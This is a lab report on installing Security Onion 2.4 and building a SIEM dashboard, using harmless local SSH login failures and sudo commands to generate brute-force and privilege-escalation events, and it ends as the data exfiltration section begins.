

TASK – 6

SECURITY ONION SIEM DASHBOARD

1. Introduction

This project is about the design and implementation of a custom SIEM dashboard using a Linux tool, Security Onion, to visualize critical security events that may lead to brute-force attacks, privilege escalation attempts, and possible data exfiltration activity. Security Onion provides a SOC-focused platform for alerting, threat hunting, dashboards, and is mainly designed for network security monitoring making it suitable for building a practical security monitoring lab.

2. Objectives


- Set up and configure Security Onion in a virtual lab.
- Generate security events.
- Identify brute-force, privilege escalation, exfiltration attacks' indicators of compromise.
- Build a custom Security Onion SIEM dashboard for SOC monitoring.
- Visualize alerts, event count and document the findings.

3. Tools Used

- Security Onion 2.4 – provides a SOC platform for alerting, dashboards.
- Kibana – for creating dashboard for visualization of alerts and events.
- Suricata (inside Security Onion) – acts as an IDS system to monitor network traffic and detect suspicious communication.
- Zeek (inside Security Onion) – performs network traffic analysis, captures DNS queries mainly for exfiltration attempts.
- Oracle VM VirtualBox – creates virtual machine for security onion to operate.
- Oracle Linux – Security Onion is built on this platform for monitoring.

4. Lab Setup


1) Download Security Onion 2.4 ISO.



 securityonion-2.4.211-20260407.iso	16-05-2026 00:16	Disc Image File	1,51,25,504...
 ubuntu-26.04-desktop-amd64.iso	07-05-2026 22:01	Disc Image File	63,66,186 KB

2) Create VM in VirtualBox.


Select the downloaded ISO file as the ISO image.



3) Network Setup.


Adapter-1 attached to NAT.


Adapter-2 attached to Host-only adapter.



4) Start VM


This starts the installation of Security Onion 2.4.





5) Setup VM

All the constraints were chosen that best matches the system to make Security Onion work. The username for browser was set as rida@local.com.



The terminal tells us to access the browser using <https://10.0.2.15>.

```

Oracle Linux Server 9.7
Kernel 5.15.0-320.202.8.3.el9uek.x86_64 on an x86_64

rshaikk login: rshaikk
Password:
Last login: Mon May 18 16:38:44 on tty1

Access the Security Onion web interface at https://10.0.2.15

#####
# The following nodes in your Security Onion grid may need to be restarted due to package updates. #
# If a node has already been patched and restarted but has been up for less than 15 minutes,      #
# then it may not have updated its status yet.                                                #
#####

rshaikk_eval

[rshaikk@rshaikk ~]$_


```

On checking the status of security onion with the command **sudo so-status** it gives the below data.


Security Onion Status			
Container	Status	Details	
so-dockerregistry	running	Up 30 minutes	
so-elastalert	running	Up 20 minutes	
so-elastic-fleet	running	Up 18 minutes	
so-elastic-fleet-package-registry	running	Up 23 minutes (healthy)	
so-elasticsearch	running	Up 26 minutes	
so-influxdb	running	Up 27 minutes (healthy)	
so-kibana	running	Up 22 minutes	
so-kratos	running	Up 30 minutes	
so-nginx	running	Up 28 minutes (healthy)	
so-sensoroni	running	Up 27 minutes	
so-soc	running	Up 27 minutes	
so-strelka-backend	running	Up 22 minutes	
so-strelka-coordinator	running	Up 22 minutes	
so-strelka-filestream	running	Up 20 minutes	
so-strelka-frontend	running	Up 21 minutes	
so-strelka-gatekeeper	running	Up 21 minutes	
so-strelka-manager	running	Up 21 minutes	
so-suricata	running	Up 22 minutes	
so-telegraf	running	Up 26 minutes	
so-zeek	running	Up 22 minutes (healthy)	
■ This onion is ready to make your adversaries cry!			

6) Access security onion console.

This shows the main page of the browser.



On logging into the website using the credentials initially set in the security onion terminal, it shows the home page of security onion.



5. Event Simulation

Attack 1: SSH Brute Force Simulation

Brute force attack is where an attacker performs multiple login attempts causing repeated authentication failures, to gain unauthorized access.

- 1) Create real failed SSH login attempts so that Security Onion detects brute-force behaviour.

Command used: **ssh wronguser@localhost**


```
wronguser@localhost's password:
Permission denied, please try again.
wronguser@localhost's password:
Permission denied, please try again.
wronguser@localhost's password:
wronguser@localhost: Permission denied (publickey,gssapi-keyex,gssapi-with-mic,password).
[rsaikk@rsaikk ~]$ ssh wronguser@localhost
#####
#####
###          ###
###  UNAUTHORIZED ACCESS PROHIBITED  ###
###          ###
#####
#####
wronguser@localhost's password:
gkitrPermission denied, please try again.
wronguser@localhost's password:
ktorPermission denied, please try again.
wronguser@localhost's password:
wronguser@localhost: Permission denied (publickey,gssapi-keyex,gssapi-with-mic,password).
[rsaikk@rsaikk ~]$ ssh wronguser@localhost
#####
#####
###          ###
###  UNAUTHORIZED ACCESS PROHIBITED  ###
###          ###
#####
#####
wronguser@localhost's password:
Permission denied, please try again.
wronguser@localhost's password:
Permission denied, please try again.
wronguser@localhost's password:
wronguser@localhost: Permission denied (publickey,gssapi-keyex,gssapi-with-mic,password).
```

- 2) Verify the created logs.

Command used: **sudo grep "Failed password" /var/log/secure | tail -10**

```
[rsaikk@rsaikk ~]$ sudo grep "Failed password" /var/log/secure | tail -10
May 20 14:07:35 rsaikk sshd[36499]: Failed password for invalid user wronguser from 127.0.0.1 port 44758 ssh2
May 20 14:07:42 rsaikk sshd[36499]: Failed password for invalid user wronguser from 127.0.0.1 port 44758 ssh2
May 20 14:07:45 rsaikk sshd[36499]: Failed password for invalid user wronguser from 127.0.0.1 port 44758 ssh2
May 20 14:07:53 rsaikk sshd[37005]: Failed password for invalid user wronguser from 127.0.0.1 port 56788 ssh2
May 20 14:07:56 rsaikk sshd[37005]: Failed password for invalid user wronguser from 127.0.0.1 port 56788 ssh2
May 20 14:07:58 rsaikk sshd[37005]: Failed password for invalid user wronguser from 127.0.0.1 port 56788 ssh2
May 20 14:08:05 rsaikk sshd[37569]: Failed password for invalid user wronguser from 127.0.0.1 port 39398 ssh2
May 20 14:08:10 rsaikk sshd[37569]: Failed password for invalid user wronguser from 127.0.0.1 port 39398 ssh2
May 20 14:08:14 rsaikk sshd[37569]: Failed password for invalid user wronguser from 127.0.0.1 port 39398 ssh2
May 20 14:09:22 rsaikk sudo[41471]:  rsaikk : TTY=ttty1 ; PWD=/home/rsaikk ; USER=root ; COMMAND=/bin/grep 'Failed password' /var/log/secure/
[rsaikk@rsaikk ~]$ _
```


3) Check in the browser page in the **Hunt** section for logs and search for **failed password**.



It gives in detail data about each log.

▼	🚨	2026-05-20 19:44:39.153 +05:30	elastic_agent.filebeat
📁	📄	@timestamp	2026-05-20T14:14:39.153Z
📁	📄	agent.ephemeral_id	b1491971-8e79-4917-b9c2-dc033b9227b9
📁	📄	agent.id	ca89553d-2489-446d-8c7a-9696c4a316b0
📁	📄	agent.name	rshaikk
📁	📄	agent.type	filebeat
📁	📄	agent.version	9.0.8
📁	📄	component.binary	filebeat
📁	📄	component.dataset	elastic_agent.filebeat
📁	📄	component.id	log-default
📁	📄	component.type	log
📁	📄	container.id	elastic-agent-9.0.8-4db6fd
📁	📄	data_stream.dataset	elastic_agent.filebeat
📁	📄	data_stream.namespace	default
📁	📄	data_stream.type	logs
📁	📄	ecs.version	8.0.0
📁	📄	elastic_agent.id	ca89553d-2489-446d-8c7a-9696c4a316b0
📁	📄	elastic_agent.snapshot	false
📁	📄	elastic_agent.version	9.0.8

On opening the **Dashboard** section it gives a visual representation of events over time.



Attack 2: Privilege Escalation

This attack occurs when an attacker gains higher access permissions than it is authorized to have. This is often done to gain access to confidential data and control over the system.

- 1) Create logs in VM terminal.

Commands used: **sudo whoami**, **sudo bash**

Using sudo involves administrative commands like identity verification.

```
[rshaik@rshaikk ~]$ sudo bash
[root@rshaikk rshaik]# exit
exit
[rshaik@rshaikk ~]$ sudo whoami
root
[rshaik@rshaikk ~]$ sudo bash
[root@rshaikk rshaik]# exit
exit
[rshaik@rshaikk ~]$ sudo whoami
root
[rshaik@rshaikk ~]$ sudo whoami
root
[rshaik@rshaikk ~]$ sudo whoami
root
[rshaik@rshaikk ~]$ sudo bash
[root@rshaikk rshaik]# exit
exit
[rshaik@rshaikk ~]$ sudo bash
[root@rshaikk rshaik]# exit
exit
[rshaik@rshaikk ~]$ sudo bash
[root@rshaikk rshaik]# exit
exit
[rshaik@rshaikk ~]$ _
```

- 2) Verify the logs created.

Command used: **sudo grep "sudo" /var/log/secure | tail -20**

```

[rshaikk@rshaikk ~]$ sudo grep "sudo" /var/log/secure | tail -20
May 20 14:28:00 rshaikk sudo[106939]: pam_unix(sudo:session): session opened for user root(uid=0) by
rshaikk(uid=1000)
May 20 14:28:05 rshaikk sudo[106939]: pam_unix(sudo:session): session closed for user root
May 20 14:28:07 rshaikk sudo[107750]: rshaik : TTY=ttty1 ; PWD=/home/rshaik ; USER=root ; COMMAND=/b
in/whoami
May 20 14:28:07 rshaikk sudo[107750]: pam_unix(sudo:session): session opened for user root(uid=0) by
rshaikk(uid=1000)
May 20 14:28:07 rshaikk sudo[107750]: pam_unix(sudo:session): session closed for user root
May 20 14:28:09 rshaikk sudo[107926]: rshaik : TTY=ttty1 ; PWD=/home/rshaik ; USER=root ; COMMAND=/b
in/whoami
May 20 14:28:09 rshaikk sudo[107926]: pam_unix(sudo:session): session opened for user root(uid=0) by
rshaikk(uid=1000)
May 20 14:28:09 rshaikk sudo[107926]: pam_unix(sudo:session): session closed for user root
May 20 14:28:10 rshaikk sudo[108001]: rshaik : TTY=ttty1 ; PWD=/home/rshaik ; USER=root ; COMMAND=/b
in/whoami
May 20 14:28:10 rshaikk sudo[108001]: pam_unix(sudo:session): session opened for user root(uid=0) by
rshaikk(uid=1000)
May 20 14:28:10 rshaikk sudo[108001]: pam_unix(sudo:session): session closed for user root
May 20 14:28:12 rshaikk sudo[108149]: rshaik : TTY=ttty1 ; PWD=/home/rshaik ; USER=root ; COMMAND=/b
in/bash
May 20 14:28:12 rshaikk sudo[108149]: pam_unix(sudo:session): session opened for user root(uid=0) by
rshaikk(uid=1000)


```

3) Check in the browser page in the **Hunt** section for logs and search for **sudo**.

The screenshot shows the 'Hunt' section of the Security Onion interface. On the left is a sidebar with navigation options: Cases, Detections, PCAP, Grid, Downloads, Administration, Tools, Kibana, Elastic Fleet, Osquery Mana..., InfluxDB, CyberChef, and Navigator. The main panel displays a table of events with columns: Timestamp, event.dataset, process.name, process.pid, user.effective.name, user.name, system.auth.sudo.command, and message. The table lists several 'sudo' events from the 'system.auth' dataset, showing users like 'root' and 'rshaik' executing commands like '/bin/bash' and '/bin/whoami'. At the bottom, it indicates 'Items per page: 10' and '1-10 of 91'. A footer note states: 'The backend data fetch took 0.507 seconds. The total round trip took 0.553 seconds.' The version is 2.4.211 and the license is Elv2.

	2026-05-20 19:58:25.000 +05:30	system.auth	sudo
@timestamp	2026-05-20T14:28:25.000Z		
agent.ephemeral_id	2ebbd53b-e4fc-4425-9cb3-9fc75a95d5bb		
agent.id	ca89553d-2489-446d-8c7a-9696c4a316b0		
agent.name	rshaikk		
agent.type	filebeal		
agent.version	9.0.8		
data_stream.dataset	system.auth		
data_stream.namespace	default		
data_stream.type	logs		
ecs.version	8.11.0		
elastic_agent.id	ca89553d-2489-446d-8c7a-9696c4a316b0		
elastic_agent.snapsho	false		
elastic_agent.version	9.0.8		

On opening the **Dashboard** section it gives a visual representation of events over time.



Attack 3: Data Exfiltration

This attack is when an attacker tries to steal sensitive data from the system to an external unauthorized system.

